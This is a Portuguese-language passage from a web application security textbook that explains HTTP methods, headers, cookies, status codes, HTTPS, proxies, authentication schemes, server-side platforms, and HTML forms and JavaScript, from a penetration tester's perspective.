Quase todas as respostas HTTP contêm um corpo de mensagem após a linha em branco depois dos cabeçalhos, e o cabeçalho `Content-Type` indica que o corpo dessa mensagem contém um documento HTML.

O cabeçalho `Content-Length` indica o tamanho do corpo da mensagem em bytes.

Métodos HTTP

Quando estiver atacando aplicativos da Web, você lidará quase exclusivamente com os métodos mais usados: `GET` e `POST`. Há algumas diferenças importantes entre esses métodos das quais você precisa estar ciente e que podem afetar a segurança de um aplicativo se não forem levadas em consideração.

O método `GET` foi projetado para a recuperação de recursos. Ele pode ser usado para enviar parâmetros para o recurso solicitado na string de consulta do URL. Isso permite que os usuários marquem um URL para um recurso dinâmico que pode ser reutilizado por eles mesmos ou por outros usuários.

outros usuários para recuperar o recurso equivalente em uma ocasião posterior (como em uma consulta de pesquisa com marcador). Os URLs são exibidos na tela e são registrados em vários locais, como o histórico do navegador e os registros de acesso do servidor da Web. Eles também são transmitidos no cabeçalho `Referer` para outros sites quando links externos são seguidos. Por esses motivos, a string de consulta não deve ser usada para transmitir informações confidenciais.

O método `POST` foi projetado para executar ações. Com esse método, os parâmetros de solicitação podem ser enviados tanto na cadeia de consulta do URL quanto no corpo da mensagem. Embora o URL ainda possa ser marcado, todos os parâmetros enviados no corpo da mensagem serão excluídos do marcador. Esses parâmetros também serão excluídos dos vários locais em que os registros de URLs são mantidos e do cabeçalho `Referer`. Como o método `POST` foi projetado para executar ações, se um usuário clicar no botão Voltar do navegador para retornar a uma página que foi acessada usando esse método, o navegador não reemitem automaticamente a solicitação, mas avisará o usuário sobre o que está prestes a fazer, conforme mostrado na Figura 3-1. Isso evita que os usuários executem uma ação mais de uma vez sem querer. Por esse motivo, as solicitações `POST` sempre devem ser usadas quando uma ação estiver sendo executada.



Figura 3-1: Os navegadores não reemitem automaticamente as solicitações POST feitas pelos usuários, porque elas podem resultar na execução de uma ação mais de uma vez

Além dos métodos `GET` e `POST`, o protocolo HTTP oferece suporte a vários outros métodos que foram criados para fins específicos. Os outros métodos que você provavelmente precisará conhecer são:

HEAD - Funciona da mesma forma que uma solicitação `GET`, exceto pelo fato de que o servidor não deve retornar um corpo de mensagem em sua resposta. O servidor deve retornar os mesmos cabeçalhos que teria retornado para a solicitação `GET` correspondente. Portanto, esse método pode ser usado para verificar se um recurso está presente antes de fazer uma solicitação `GET` para ele.

TRACE - Esse método foi projetado para fins de diagnóstico. O servidor deve retornar no corpo da resposta o conteúdo exato da mensagem de solicitação que recebeu. Isso pode ser usado para detectar o efeito de qualquer servidor proxy entre o cliente e o servidor que possa manipular o

solicitação. Às vezes, ele também pode ser usado como parte de um ataque contra outros usuários de aplicativos (consulte o Capítulo 12).

OPTIONS - Esse método solicita que o servidor informe os métodos HTTP disponíveis para um determinado recurso. Normalmente, o servidor retornará uma resposta contendo um cabeçalho `Allow` que lista os métodos disponíveis.

PUT - Esse método tenta fazer upload do recurso especificado para o servidor, usando o conteúdo contido no corpo da solicitação. Se esse método estiver ativado, você poderá aproveitá-lo para atacar o aplicativo, por exemplo, carregando um script arbitrário e executando-o no servidor.

Existem muitos outros métodos HTTP que não são diretamente relevantes para o ataque a aplicativos da Web. Entretanto, um servidor Web pode se expor a ataques se determinados métodos perigosos estiverem disponíveis. Consulte o Capítulo 17 para obter mais detalhes sobre esses métodos e exemplos de como usá-los em um ataque.

URLs

Um URL (uniform resource locator, localizador uniforme de recursos) é um identificador exclusivo de um recurso da Web, por meio do qual esse recurso pode ser recuperado. O formato da maioria dos URLs é o seguinte:

```
protocol://hostname[:port]/[path/]file[?param=value]
```

Vários componentes desse esquema são opcionais, e o número da porta normalmente só é incluído se for diferente do padrão usado pelo protocolo relevante. O URL usado para gerar a solicitação HTTP mostrada anteriormente é:

```
http://wahh-app.comm/books/search.asp?q=wahh
```

Além dessa forma absoluta, os URLs podem ser especificados em relação a um host específico ou em relação a um caminho específico nesse host, por exemplo:

```
/books/search.asp?q=wahh  
search.asp?q=wahh
```

Essas formas relativas são frequentemente usadas em páginas da Web para descrever a navegação no próprio site ou aplicativo.

OBSERVAÇÃO O termo técnico correto para um URL é, na verdade, *URI* (ou identificador uniforme de recursos), mas esse termo só é realmente usado em especificações formais e por aqueles que desejam exibir seu pedantismo.

Cabeçalhos HTTP

O HTTP oferece suporte a um grande número de cabeçalhos diferentes, alguns dos quais são projetados para fins específicos e incomuns. Alguns cabeçalhos podem ser usados tanto para solicitações quanto para respostas, enquanto outros são específicos para um desses tipos de mensagem. Os cabeçalhos que você provavelmente encontrará ao atacar aplicativos da Web estão listados aqui.

Cabeçalhos gerais

Conexão - É usada para informar ao outro lado da comunicação se ele deve fechar a conexão TCP após a conclusão da transmissão HTTP ou mantê-la aberta para outras mensagens.

Content-Encoding - É usado para especificar o tipo de codificação que está sendo usado para o conteúdo contido no corpo da mensagem, como `gzip`, que é usado por alguns aplicativos para compactar respostas para uma transmissão mais rápida.

Content-Length - É usado para especificar o tamanho do corpo da mensagem, em bytes (exceto no caso de respostas a solicitações `HEAD`, quando indica o tamanho do corpo na resposta à solicitação `GET` correspondente).

Content-Type - É usado para especificar o tipo de conteúdo contido no corpo da mensagem; por exemplo, `text/html` para documentos HTML.

Transfer-Encoding - É usado para especificar qualquer codificação que tenha sido executada no corpo da mensagem para facilitar a transferência por HTTP. Normalmente, é usado para especificar a codificação em pedaços quando ela é empregada.

Cabeçalhos de solicitação

Accept (Aceitar) - É usado para informar ao servidor quais tipos de conteúdo o cliente está disposto a aceitar, como tipos de imagem, formatos de documentos de escritório e assim por diante.

Accept-Encoding - É usado para informar ao servidor quais tipos de codificação de conteúdo o cliente está disposto a aceitar.

Autorização - É usada para enviar credenciais ao servidor para um dos tipos de autenticação HTTP incorporados.

Cookie - É usado para enviar cookies ao servidor que foram emitidos anteriormente por ele.

Host - É usado para especificar o nome do host que aparece no URL completo que está sendo solicitado.

If-Modified-Since - é usado para especificar a hora em que o navegador recebeu o recurso solicitado pela última vez. Se o recurso não tiver sido alterado desde então, o servidor poderá instruir o cliente a usar sua cópia em cache, usando uma resposta com código de status 304.

If-None-Match - É usado para especificar uma *tag de entidade*, que é um identificador que denota o conteúdo do corpo da mensagem. O navegador envia a tag de entidade que o servidor emitiu com o recurso solicitado quando ele foi recebido pela última vez. O servidor pode usar a tag de entidade para determinar se o navegador pode usar sua cópia em cache do recurso.

Referer - É usado para especificar o URL do qual a solicitação atual se originou.

User-Agent - É usado para fornecer informações sobre o navegador ou outro software cliente que gerou a solicitação.

Cabeçalhos de resposta

■■ **Cache-Control** - É usado para passar diretivas de cache para o navegador (por exemplo, *no-cache*).

ETag - É usado para especificar uma tag de entidade. Os clientes podem enviar esse identificador em solicitações futuras para o mesmo recurso no cabeçalho *If-None-Match* para notificar o servidor sobre qual versão do recurso o navegador mantém atualmente em seu cache.

Expires - É usado para instruir o navegador por quanto tempo o conteúdo do corpo da mensagem é válido. O navegador pode usar a cópia em cache desse recurso até esse período.

■■ **Location** - É usado em respostas de redirecionamento (aqueles com um código de status que começa com 3) para especificar o destino do redirecionamento.

■■ **Pragma** - É usado para passar diretivas de cache para o navegador (por exemplo, *no-cache*).

■■ **Server (Servidor)** - É usado para fornecer informações sobre o software do servidor da Web que está sendo usado.

Set-Cookie - é usado para emitir cookies para o navegador que serão enviados de volta ao servidor em solicitações subsequentes.

WWW-Authenticate - É usado em respostas com um código de status 401 para fornecer detalhes do(s) tipo(s) de autenticação suportado(s) pelo servidor.

Cookies

Os cookies são uma parte importante do protocolo HTTP, do qual a maioria dos aplicativos da Web depende, e que pode ser usado com frequência como veículo para explorar vulnerabilidades. O mecanismo de cookies permite que o servidor envie itens de dados ao cliente, que o cliente armazena e reenvia de volta ao servidor. Diferentemente de outros tipos de parâmetros de solicitação (aqueles dentro da string de consulta do URL ou do corpo da mensagem), os cookies continuam a ser reenviados em cada solicitação subsequente sem nenhuma ação específica exigida pelo aplicativo ou pelo usuário.

Um servidor emite um cookie usando o cabeçalho de resposta `Set-Cookie`, conforme já observado:

```
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

O navegador do usuário adicionará automaticamente o seguinte cabeçalho a solicitações subsequentes de volta ao mesmo servidor:

```
Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

Os cookies normalmente consistem em um par nome/valor, conforme mostrado, mas podem consistir em qualquer cadeia de caracteres que não contenha um espaço. Vários cookies podem ser emitidos com o uso de vários cabeçalhos `Set-Cookie` na resposta do servidor, e todos são enviados de volta ao servidor no mesmo cabeçalho `Cookie`, com um ponto e vírgula separando os diferentes cookies individuais.

Além do valor real do cookie, o cabeçalho `Set-Cookie` também pode incluir qualquer um dos seguintes atributos opcionais, que podem ser usados para controlar como o navegador lida com o cookie:

- **expires** - Usado para definir uma data até a qual o cookie é válido. Isso fará com que o navegador salve o cookie no armazenamento persistente e ele será reutilizado nas sessões subsequentes do navegador até que a data de expiração seja atingida. Se esse atributo não for definido, o cookie será usado somente na sessão atual do navegador.
- **domain** - Usado para especificar o domínio para o qual o cookie é válido. Deve ser o mesmo domínio ou um domínio pai do domínio do qual o cookie é recebido.
- **path** - Usado para especificar o caminho do URL para o qual o cookie é válido.
- **secure** - Se esse atributo for definido, o cookie só será enviado em solicitações HTTPS.
- **HttpOnly** - Se esse atributo for definido, o cookie não poderá ser acessado diretamente por meio de JavaScript do lado do cliente, embora nem todos os navegadores suportem essa restrição.

Cada um desses atributos de cookie pode afetar a segurança do aplicativo, e o principal impacto é a capacidade de um invasor de atingir diretamente outros usuários do aplicativo. Consulte o Capítulo 12 para obter mais detalhes.

Códigos de status

Cada mensagem de resposta HTTP deve conter um código de status em sua primeira linha, indicando o resultado da solicitação. Os códigos de status se dividem em cinco grupos, de acordo com o primeiro dígito do código:

- **1xx** - Informativo.
- **2xx** - A solicitação foi bem-sucedida.
- **3xx** - O cliente é redirecionado para um recurso diferente.
- **4xx** - A solicitação contém um erro de algum tipo.
- **5xx** - O servidor encontrou um erro ao atender a solicitação.

Há vários códigos de status específicos, muitos dos quais são usados somente em circunstâncias especializadas. Os códigos de status que você provavelmente encontrará ao atacar um aplicativo da Web estão listados aqui, juntamente com a frase comum associada a eles:

- 100 Continue** - Essa resposta é enviada em algumas circunstâncias quando um cliente envia uma solicitação contendo um corpo. A resposta indica que os cabeçalhos da solicitação foram recebidos e que o cliente deve continuar enviando o corpo. O servidor retornará uma segunda resposta quando a solicitação tiver sido concluída.
- **200 Ok** - Indica que a solicitação foi bem-sucedida e o corpo da resposta contém o resultado da solicitação.
- 201 Created** - É retornado em resposta a uma solicitação `PUT` para indicar que a solicitação foi bem-sucedida.
- 301 Moved Permanently** - redireciona o navegador permanentemente para um URL diferente, que é especificado no cabeçalho `Location`. O cliente deve usar o novo URL no futuro, em vez do original.
- **302 Found** - redireciona o navegador temporariamente para um URL diferente, que é especificado no cabeçalho `Location`. O cliente deve reverter para o URL original nas solicitações subsequentes.
- **304 Not Modified** - instrui o navegador a usar sua cópia em cache do recurso solicitado. O servidor usa os cabeçalhos de solicitação `If-Modified-Since` e `If-None-Match` para determinar se o cliente tem a versão mais recente do recurso.

400 Bad Request - Indica que o cliente enviou uma solicitação HTTP inválida. Você provavelmente encontrará isso quando tiver modificado uma solicitação de determinadas maneiras inválidas, por exemplo, colocando um caractere de espaço no URL.

401 Unauthorized (Não autorizado) - O servidor requer autenticação HTTP para que a solicitação seja concedida. O cabeçalho `WWW-Authenticate` contém detalhes do(s) tipo(s) de autenticação suportado(s).

403 Forbidden (Proibido) - Indica que ninguém tem permissão para acessar o recurso solicitado, independentemente da autenticação.

404 Not Found (404 não encontrado) - Indica que o recurso solicitado não existe.

■■ **405 Method Not Allowed** - Indica que o método usado na solicitação não é compatível com o URL especificado. Por exemplo, você pode receber esse código de status se tentar usar o método `PUT` quando ele não for compatível.

■■ **413 Request Entity Too Large (Entidade de solicitação muito grande)** - Se você estiver procurando vulnerabilidades de estouro de buffer em código nativo e, portanto, enviando longas cadeias de dados, isso indica que o corpo da sua solicitação é muito grande para o servidor manipular.

■■ **414 Request URI Too Long (URI de solicitação muito longo)** - Semelhante à resposta anterior, indica que o URL usado na solicitação é muito grande para o servidor manipular.

500 Internal Server Error (Erro interno do servidor) - Indica que o servidor encontrou um erro ao atender à solicitação. Normalmente, isso ocorre quando você submeteu uma entrada inesperada que causou um erro não tratado em algum ponto do processamento do aplicativo. Você deve examinar atentamente o conteúdo completo da resposta do servidor para verificar se há detalhes que indiquem a natureza do erro.

■■ **503 Service Unavailable (Serviço indisponível)** - Isso normalmente indica que, embora o próprio servidor da Web está funcionando e é capaz de responder às solicitações, mas o aplicativo acessado por meio do servidor não está respondendo. Você deve verificar se isso é resultado de alguma ação que tenha realizado.

HTTPS

O protocolo HTTP usa TCP simples como seu mecanismo de transporte, que não é criptografado e, portanto, pode ser interceptado por um invasor que esteja adequadamente posicionado na rede. O HTTPS é essencialmente o mesmo protocolo de camada de aplicativo que o

HTTP, mas ele é encapsulado pelo mecanismo de transporte seguro, Secure Sockets Layer (SSL). Isso protege a privacidade e a integridade de todos os dados que passam pela rede, reduzindo consideravelmente as possibilidades de ataques de interceptação não invasivos. As solicitações e respostas HTTP funcionam exatamente da mesma forma, independentemente de o SSL ser usado para transporte.

OBSERVAÇÃO: o SSL foi estritamente substituído pelo TLS (Transport Layer Security, segurança da camada de transporte), mas o último ainda é normalmente chamado pelo nome antigo.

Proxies HTTP

Um servidor proxy HTTP é um servidor que faz a mediação do acesso entre o navegador do cliente e o servidor da Web de destino. Quando um navegador foi configurado para usar um servidor proxy, ele faz todas as suas solicitações a esse servidor, e o proxy retransmite as solicitações aos servidores da Web relevantes e encaminha as respostas de volta ao navegador. A maioria dos proxies também oferece serviços adicionais, incluindo cache, autenticação e controle de acesso.

Há duas diferenças na forma como o HTTP funciona quando um servidor proxy está sendo usado, das quais você deve estar ciente:

Quando um navegador faz uma solicitação HTTP a um servidor proxy, ele coloca o URL completo na solicitação, incluindo o prefixo do protocolo `http://` e o nome do host do servidor. O servidor proxy extrai o nome do host e o utiliza para direcionar a solicitação para o servidor da Web de destino correto.

Quando o HTTPS está sendo usado, o navegador não pode executar o handshake SSL com o servidor proxy, pois isso romperia o túnel seguro e deixaria as comunicações vulneráveis a ataques de interceptação. Portanto, o navegador deve usar o proxy como um relé de nível TCP puro, que passa todos os dados de rede em ambas as direções entre o navegador e o servidor da Web de destino, com o qual o navegador executa um handshake SSL normalmente. Para estabelecer essa retransmissão, o navegador faz uma solicitação HTTP ao servidor proxy usando o método `CONNECT` e especificando o nome do host de destino e o número da porta como URL. Se o proxy permitir a solicitação, ele retornará uma resposta HTTP com status 200, manterá a conexão TCP aberta e, a partir desse ponto, atuará como um relé de nível TCP puro para o servidor da Web de destino.

De certa forma, o item mais útil do seu kit de ferramentas ao atacar aplicativos Web é um tipo especializado de servidor proxy que fica entre o navegador e o site de destino e permite interceptar e modificar todas as solicitações e respostas, mesmo as que usam HTTPS. Começaremos a examinar como você pode usar esse tipo de ferramenta no próximo capítulo.

Autenticação HTTP

O protocolo HTTP inclui seus próprios mecanismos de autenticação de usuários, usando vários esquemas de autenticação, inclusive:

Básico - Esse é um mecanismo de autenticação muito simples que envia credenciais de usuário como uma cadeia de caracteres codificada em Base64 em um cabeçalho de solicitação com cada mensagem.

NTLM - Esse é um mecanismo de desafio-resposta e usa uma versão do protocolo NTLM do Windows.

Digest - Esse é um mecanismo de desafio-resposta e usa somas de verificação MD5 de um nonce com as credenciais do usuário.

É relativamente raro encontrar esses protocolos de autenticação sendo usados por aplicativos da Web implantados na Internet, embora eles sejam mais comumente usados dentro das organizações para acessar serviços baseados em intranet.

COM MON MYTH "A autenticação básica é insegura."

A autenticação básica coloca as credenciais de forma não criptografada na solicitação HTTP e, por isso, afirma-se com frequência que o protocolo é inseguro e não deve ser usado. Mas a autenticação baseada em formulários, usada por vários bancos, também coloca as credenciais em formato não criptografado dentro da solicitação HTTP.

Qualquer mensagem HTTP pode ser protegida contra ataques de espionagem usando HTTPS como um mecanismo de transporte, o que deve ser feito por todos os aplicativos preocupados com a segurança. Pelo menos em relação à interceptação, a autenticação básica não é, por si só, pior do que os métodos usados pela maioria dos aplicativos da Web atuais.

Funcionalidade da Web

Além do protocolo de comunicação principal usado para enviar mensagens entre o cliente e o servidor, os aplicativos da Web empregam várias tecnologias diferentes para oferecer sua funcionalidade. Qualquer aplicativo razoavelmente funcional pode empregar dezenas de tecnologias distintas em seus componentes de servidor e cliente. Antes de montar um ataque sério contra um aplicativo da Web, é necessário ter uma compreensão básica de como a funcionalidade é implementada, como as tecnologias usadas são projetadas para se comportar e onde provavelmente estão seus pontos fracos.

Funcionalidade no lado do servidor

O início da World Wide Web continha conteúdo totalmente estático. Os sites consistiam em vários recursos, como páginas HTML e imagens, que eram simplesmente carregados em um servidor da Web e entregues a qualquer usuário que os solicitasse. Cada vez que um determinado recurso era solicitado, o servidor respondia com o mesmo conteúdo.

Os aplicativos da Web atuais ainda empregam um número razoável de recursos estáticos. No entanto, uma grande parte do conteúdo que eles apresentam aos usuários é gerada dinamicamente. Quando um usuário solicita um recurso dinâmico, a resposta do servidor é criada em tempo real, e cada usuário pode receber um conteúdo personalizado exclusivamente para ele.

O conteúdo dinâmico é gerado por scripts ou outros códigos executados no servidor. Esses scripts são semelhantes a programas de computador em seu próprio direito: eles têm várias entradas, executam o processamento delas e retornam seus resultados ao usuário.

Quando o navegador de um usuário faz uma solicitação de um recurso dinâmico, ele normalmente não pede apenas uma cópia desse recurso. Em geral, ele também envia vários parâmetros junto com a solicitação. São esses parâmetros que permitem que o aplicativo no lado do servidor gere conteúdo personalizado para o usuário individual. Há três maneiras principais pelas quais as solicitações HTTP podem ser usadas para enviar parâmetros ao aplicativo:

Na cadeia de consulta de URL.

Em cookies HTTP.

No corpo das solicitações que usam o método POST.

Além dessas fontes primárias de entrada, o aplicativo no lado do servidor pode, em princípio, usar qualquer parte da solicitação HTTP como entrada para seu processamento. Por exemplo, um aplicativo pode processar o cabeçalho `User-Agent` para gerar conteúdo otimizado para o tipo de navegador que está sendo usado.

Como os softwares de computador em geral, os aplicativos da Web empregam uma ampla gama de tecnologias no lado do servidor para oferecer sua funcionalidade. Essas tecnologias incluem:

Linguagens de script, como PHP, VBScript e Perl.

Plataformas de aplicativos da Web, como ASP.NET e Java.

Servidores da Web, como Apache, IIS e Netscape Enterprise.

Bancos de dados, como MS-SQL, Oracle e MySQL.

Outros componentes de back-end, como sistemas de arquivos, serviços da Web baseados em SOAP e serviços de diretório.

Todas essas tecnologias e os tipos de vulnerabilidades que podem surgir em relação a elas serão examinados em detalhes ao longo deste livro. Algumas das

As plataformas e linguagens de aplicativos Web mais comuns que você provavelmente encontrará estão descritas nas seções a seguir.

A plataforma Java

Por vários anos, a Java Platform, Enterprise Edition (anteriormente conhecida como J2EE) tem sido um padrão de fato para aplicativos corporativos de grande escala. Desenvolvida pela Sun Microsystems, ela se presta a arquiteturas multicamadas e com balanceamento de carga, além de ser adequada ao desenvolvimento modular e à reutilização de código. Devido à sua longa história e à ampla adoção, há muitas ferramentas de desenvolvimento, servidores de aplicativos e estruturas de alta qualidade disponíveis para ajudar os desenvolvedores. A plataforma Java pode ser executada em vários sistemas operacionais subjacentes, incluindo Windows, Linux e Solaris.

As descrições de aplicativos da Web baseados em Java geralmente empregam vários termos potencialmente confusos dos quais você precisa estar ciente:

Um Enterprise Java Bean (EJB) é um componente de software relativamente pesado que encapsula a lógica de uma função comercial específica dentro do aplicativo. Os EJBs têm o objetivo de cuidar de vários desafios técnicos que os desenvolvedores de aplicativos precisam enfrentar, como a integridade transacional.

Um POJO (Plain Old Java Object) é um objeto Java comum, diferente de um objeto especial como um EJB. O POJO é normalmente usado para indicar objetos definidos pelo usuário e muito mais simples e leves do que os EJBs e os usados em outras estruturas.

Um Java Servlet é um objeto que reside em um servidor de aplicativos, recebe solicitações HTTP de clientes e retorna respostas HTTP. Há várias interfaces úteis que as implementações de Servlet podem usar para facilitar o desenvolvimento de aplicativos úteis.

Um contêiner da Web Java é uma plataforma ou mecanismo que fornece um ambiente de tempo de execução para aplicativos da Web baseados em Java. Exemplos de contêineres da Web Java são o Apache Tomcat, o BEA WebLogic e o JBoss.

Muitos aplicativos Web Java empregam componentes de terceiros e de código aberto juntamente com código personalizado. Essa é uma opção atraente porque reduz o esforço de desenvolvimento, e o Java é adequado para essa abordagem modular. Exemplos de componentes comumente usados para as principais funções do aplicativo são:

■■ Autenticação - JAAS, ACEGI

Camada de apresentação - SiteMesh, Tapestry

Mapeamento relacional de objetos de banco de dados - Hibernate

■■ Registro em log - Log4J

Se você puder determinar quais pacotes de código aberto são usados no aplicativo que está atacando, poderá baixá-los e fazer uma análise do código ou instalá-los para fazer experiências. Uma vulnerabilidade em qualquer um deles pode ser explorada para comprometer o aplicativo mais amplo.

ASP.NET

O ASP.NET é a estrutura de aplicativos da Web da Microsoft e é um concorrente direto da plataforma Java. O ASP.NET é vários anos mais novo que sua contraparte, mas já fez algumas incursões no território do Java.

O ASP.NET usa o .NET Framework da Microsoft, que fornece uma máquina virtual (o Common Language Runtime) e um conjunto de APIs avançadas. Portanto, os aplicativos ASP.NET podem ser escritos em qualquer linguagem .NET, como C# ou VB.NET.

O ASP.NET se presta ao paradigma de programação orientada a eventos, normalmente usado em softwares convencionais de desktop, em vez da abordagem baseada em scripts usada na maioria das estruturas de aplicativos Web anteriores. Isso, juntamente com as poderosas ferramentas de desenvolvimento fornecidas pelo Visual Studio, torna o desenvolvimento de um aplicativo Web funcional extremamente fácil para qualquer pessoa com habilidades mínimas de programação.

A estrutura do ASP.NET ajuda a proteger contra algumas vulnerabilidades comuns de aplicativos da Web, como cross-site scripting, sem exigir nenhum esforço do desenvolvedor. Entretanto, uma desvantagem prática de sua aparente simplicidade é que muitos aplicativos ASP.NET de pequena escala são, na verdade, criados por iniciantes que não têm conhecimento dos principais problemas de segurança enfrentados pelos aplicativos da Web.

PHP

A linguagem PHP surgiu a partir de um projeto de hobby (o acrônimo originalmente significava página pessoal). Desde então, ela evoluiu de forma quase irreconhecível para uma estrutura altamente avançada e rica para o desenvolvimento de aplicativos da Web. É frequentemente usada em conjunto com outras tecnologias gratuitas no que é conhecido como pilha LAMP (composta por Linux, Apache, MySQL e PHP).

Diversos aplicativos e componentes de código aberto foram desenvolvidos usando PHP. Muitos deles oferecem soluções prontas para funções comuns de aplicativos, que são frequentemente incorporadas a aplicativos personalizados mais amplos, por exemplo:

Quadros de avisos - PHPBB, PHP-Nuke

Front-ends administrativos - PHPMyAdmin

Correio eletrônico da Web - SquirrelMail, IlohaMail

■ Galerias de fotos - Galeria

Carrinhos de compras - osCommerce, ECW-Shop

• Wikis - MediaWiki, WakkaWikki

Como o PHP é gratuito e fácil de usar, ele costuma ser a linguagem escolhida por muitos iniciantes que estão escrevendo aplicativos da Web. Além disso, o design e a configuração padrão da estrutura PHP têm facilitado a introdução involuntária de bugs de segurança em seu código por parte dos programadores. Esses fatores fizeram com que os aplicativos escritos em PHP sofressem de um número desproporcional de vulnerabilidades de segurança. Além disso, existem vários defeitos na própria plataforma PHP, que muitas vezes podem ser explorados por aplicativos executados nela. Consulte o Capítulo 18 para obter detalhes sobre os defeitos comuns que surgem nos aplicativos PHP.

Funcionalidade do lado do cliente

Para que o aplicativo do lado do servidor receba entradas e ações do usuário e apresente os resultados dessas ações de volta ao usuário, ele precisa fornecer uma interface de usuário do lado do cliente. Como todos os aplicativos da Web são acessados por meio de um navegador da Web, todas essas interfaces compartilham um núcleo comum de tecnologias. No entanto, elas foram desenvolvidas de várias maneiras diferentes, e as formas como os aplicativos utilizam a tecnologia do lado do cliente continuaram a evoluir rapidamente nos últimos anos.

HTML

A principal tecnologia usada para criar interfaces da Web é a linguagem de marcação de hipertexto (HTML). Essa é uma linguagem baseada em tags usada para descrever a estrutura dos documentos que são renderizados no navegador. Desde seu início simples, como meio de fornecer formatação básica a documentos de texto, o HTML se transformou em uma linguagem rica e poderosa que pode ser usada para criar interfaces de usuário altamente complexas e funcionais.

Hiperlinks

Uma grande parte da comunicação entre cliente e servidor é gerada pelo clique do usuário em hiperlinks. Em aplicativos da Web, os hiperlinks frequentemente contêm parâmetros de solicitação predefinidos. Esses são itens de dados que nunca são inseridos pelo usuário, mas que são enviados porque o servidor os colocou no URL de destino do hiperlink no qual o usuário clica. Por exemplo, um aplicativo da Web pode apresentar uma série de links para notícias, cada um com o seguinte formato:

```
<a href="/news/showStory?newsid=19371130&lang=en">Venda agora!
```

Quando um usuário clica nesse link, o navegador faz a seguinte solicitação:

```
GET /news/showStory?newsid=19371130&lang=en HTTP/1.1
Host: wahh-app.com
...
```

O servidor recebe os dois parâmetros na string de consulta (`newsid` e `lang`) e usa seus valores para determinar qual conteúdo deve ser apresentado ao usuário.

Formulários

Embora a navegação baseada em hiperlinks seja responsável pela maioria das comunicações entre cliente e servidor, na maioria dos aplicativos da Web há necessidade de maneiras mais flexíveis de coletar entradas e receber ações dos usuários. Os formulários HTML são o mecanismo usual para permitir que os usuários insiram dados arbitrários por meio do navegador. Um formulário típico é o seguinte:

```
<form action="/secure/login.php?app=quotations" method="post">
  nome de usuário: <input type="text" name="username"><br>
  senha: <input type="password" name="password">
  <input type="hidden" name="redir" value="/secure/home.php">
  <input type="submit" name="submit" value="log in">
</form>
```

Quando o usuário insere valores no formulário e clica no botão enviar, o navegador faz uma solicitação como a seguinte:

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahh-app.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

username=daf&password=foo&redir=/secure/home.php&submit=log+in
```

Nessa solicitação, há vários pontos de interesse que refletem como diferentes aspectos da solicitação são usados para controlar o processamento no lado do servidor:

Como a tag de formulário HTML contém um atributo que especifica o método `POST`, o navegador usa esse método para enviar o formulário e coloca os dados do formulário no corpo da mensagem de solicitação.

Além dos dois itens de dados inseridos pelo usuário, o formulário contém um parâmetro oculto (`redir`) e um parâmetro de envio (`submit`). Ambos são enviados na solicitação e podem ser usados pelo aplicativo no lado do servidor para controlar sua lógica.

O URL de destino para o envio do formulário contém um parâmetro predefinido (`app`), como no exemplo de hyperlink mostrado anteriormente. Esse parâmetro pode ser usado para controlar o processamento no lado do servidor.

A solicitação contém um parâmetro de cookie (`SESS`), que foi emitido para o navegador em uma resposta anterior do servidor. Esse parâmetro pode ser usado para controlar o processamento no lado do servidor.

A solicitação anterior contém um cabeçalho que especifica que o tipo de conteúdo no corpo da mensagem é `x-www-form-urlencoded`. Isso significa que os parâmetros são representados no corpo da mensagem como pares de nome/valor da mesma forma que são representados na string de consulta do URL. O outro tipo de conteúdo que você provavelmente encontrará quando os dados do formulário forem enviados é `multipart/form-data`. Um aplicativo pode solicitar que os navegadores usem a codificação de várias partes especificando isso em um atributo `enctype` na tag do formulário. Com essa forma de codificação, o cabeçalho `Content-Type` na solicitação também especificará uma cadeia aleatória que é usada como separador para os parâmetros contidos no corpo da solicitação. Por exemplo, se o formulário especificasse a codificação `multipart`, a solicitação resultante seria semelhante à seguinte:

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahh-app.com
Content-Type: multipart/form-data; boundary= -----7d71385d0a1a
Content-Length: 369
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

-----7d71385d0a1a
Content-Disposition: form-data; name="username"

daf
-----7d71385d0a1a
Content-Disposition: form-data; name="password"

foo
-----7d71385d0a1a
Content-Disposition: form-data; name="redir"

/safe/home.php
-----7d71385d0a1a
Content-Disposition: form-data; name="submit"

fazer login
-----7d71385d0a1a--
```

JavaScript

Hiperlinks e formulários podem ser usados para criar uma interface de usuário rica, capaz de reunir facilmente a maioria dos tipos de entrada que os aplicativos da Web exigem. Entretanto, a maioria dos aplicativos emprega um modelo mais distribuído, no qual o lado do cliente é usado não apenas para enviar dados e ações do usuário, mas também para executar o processamento real dos dados. Isso é feito por dois motivos principais:

Pode melhorar o desempenho do aplicativo, porque determinadas tarefas podem ser executadas inteiramente no componente cliente, sem a necessidade de fazer uma viagem de ida e volta de solicitação e resposta ao servidor.

Pode melhorar a usabilidade, pois partes da interface do usuário podem ser atualizadas dinamicamente em resposta às ações do usuário, sem a necessidade de carregar uma página HTML totalmente nova fornecida pelo servidor.

JavaScript é uma linguagem de programação relativamente simples, mas poderosa, que pode ser facilmente usada para ampliar as interfaces da Web de maneiras que não são possíveis usando apenas HTML. Ela é comumente usada para executar as seguintes tarefas:

Validação dos dados inseridos pelo usuário antes de serem enviados ao servidor, para evitar solicitações desnecessárias se os dados contiverem erros.

Modificar dinamicamente a interface do usuário em resposta às ações do usuário; por exemplo, para implementar menus suspensos e outros controles familiares de interfaces que não sejam da Web.

Consultar e atualizar o modelo de objeto de documento (DOM) no navegador para controlar o comportamento do navegador.

Um desenvolvimento significativo no uso do JavaScript foi o surgimento de técnicas de AJAX para criar uma experiência de usuário mais suave, mais próxima da proporcionada pelos aplicativos de desktop tradicionais. AJAX (ou Asynchronous JavaScript and XML) envolve a emissão de solicitações HTTP dinâmicas de dentro de uma página HTML, para trocar dados com o servidor e atualizar a página da Web atual de acordo, sem carregar uma nova página. Essas técnicas podem fornecer interfaces de usuário muito ricas e satisfeitas. Às vezes, elas também podem ser usadas por invasores para obter efeitos poderosos e podem introduzir vulnerabilidades próprias se não forem implementadas com cuidado (consulte o Capítulo 12).

Componentes Thick Client

Indo além dos recursos do JavaScript, alguns aplicativos da Web empregam tecnologias de cliente mais densas que usam código binário personalizado para ampliar os recursos internos do navegador de forma arbitrária. Esses componentes podem ser implantados como bytecode que é executado por um

plug-in de navegador adequado ou podem envolver

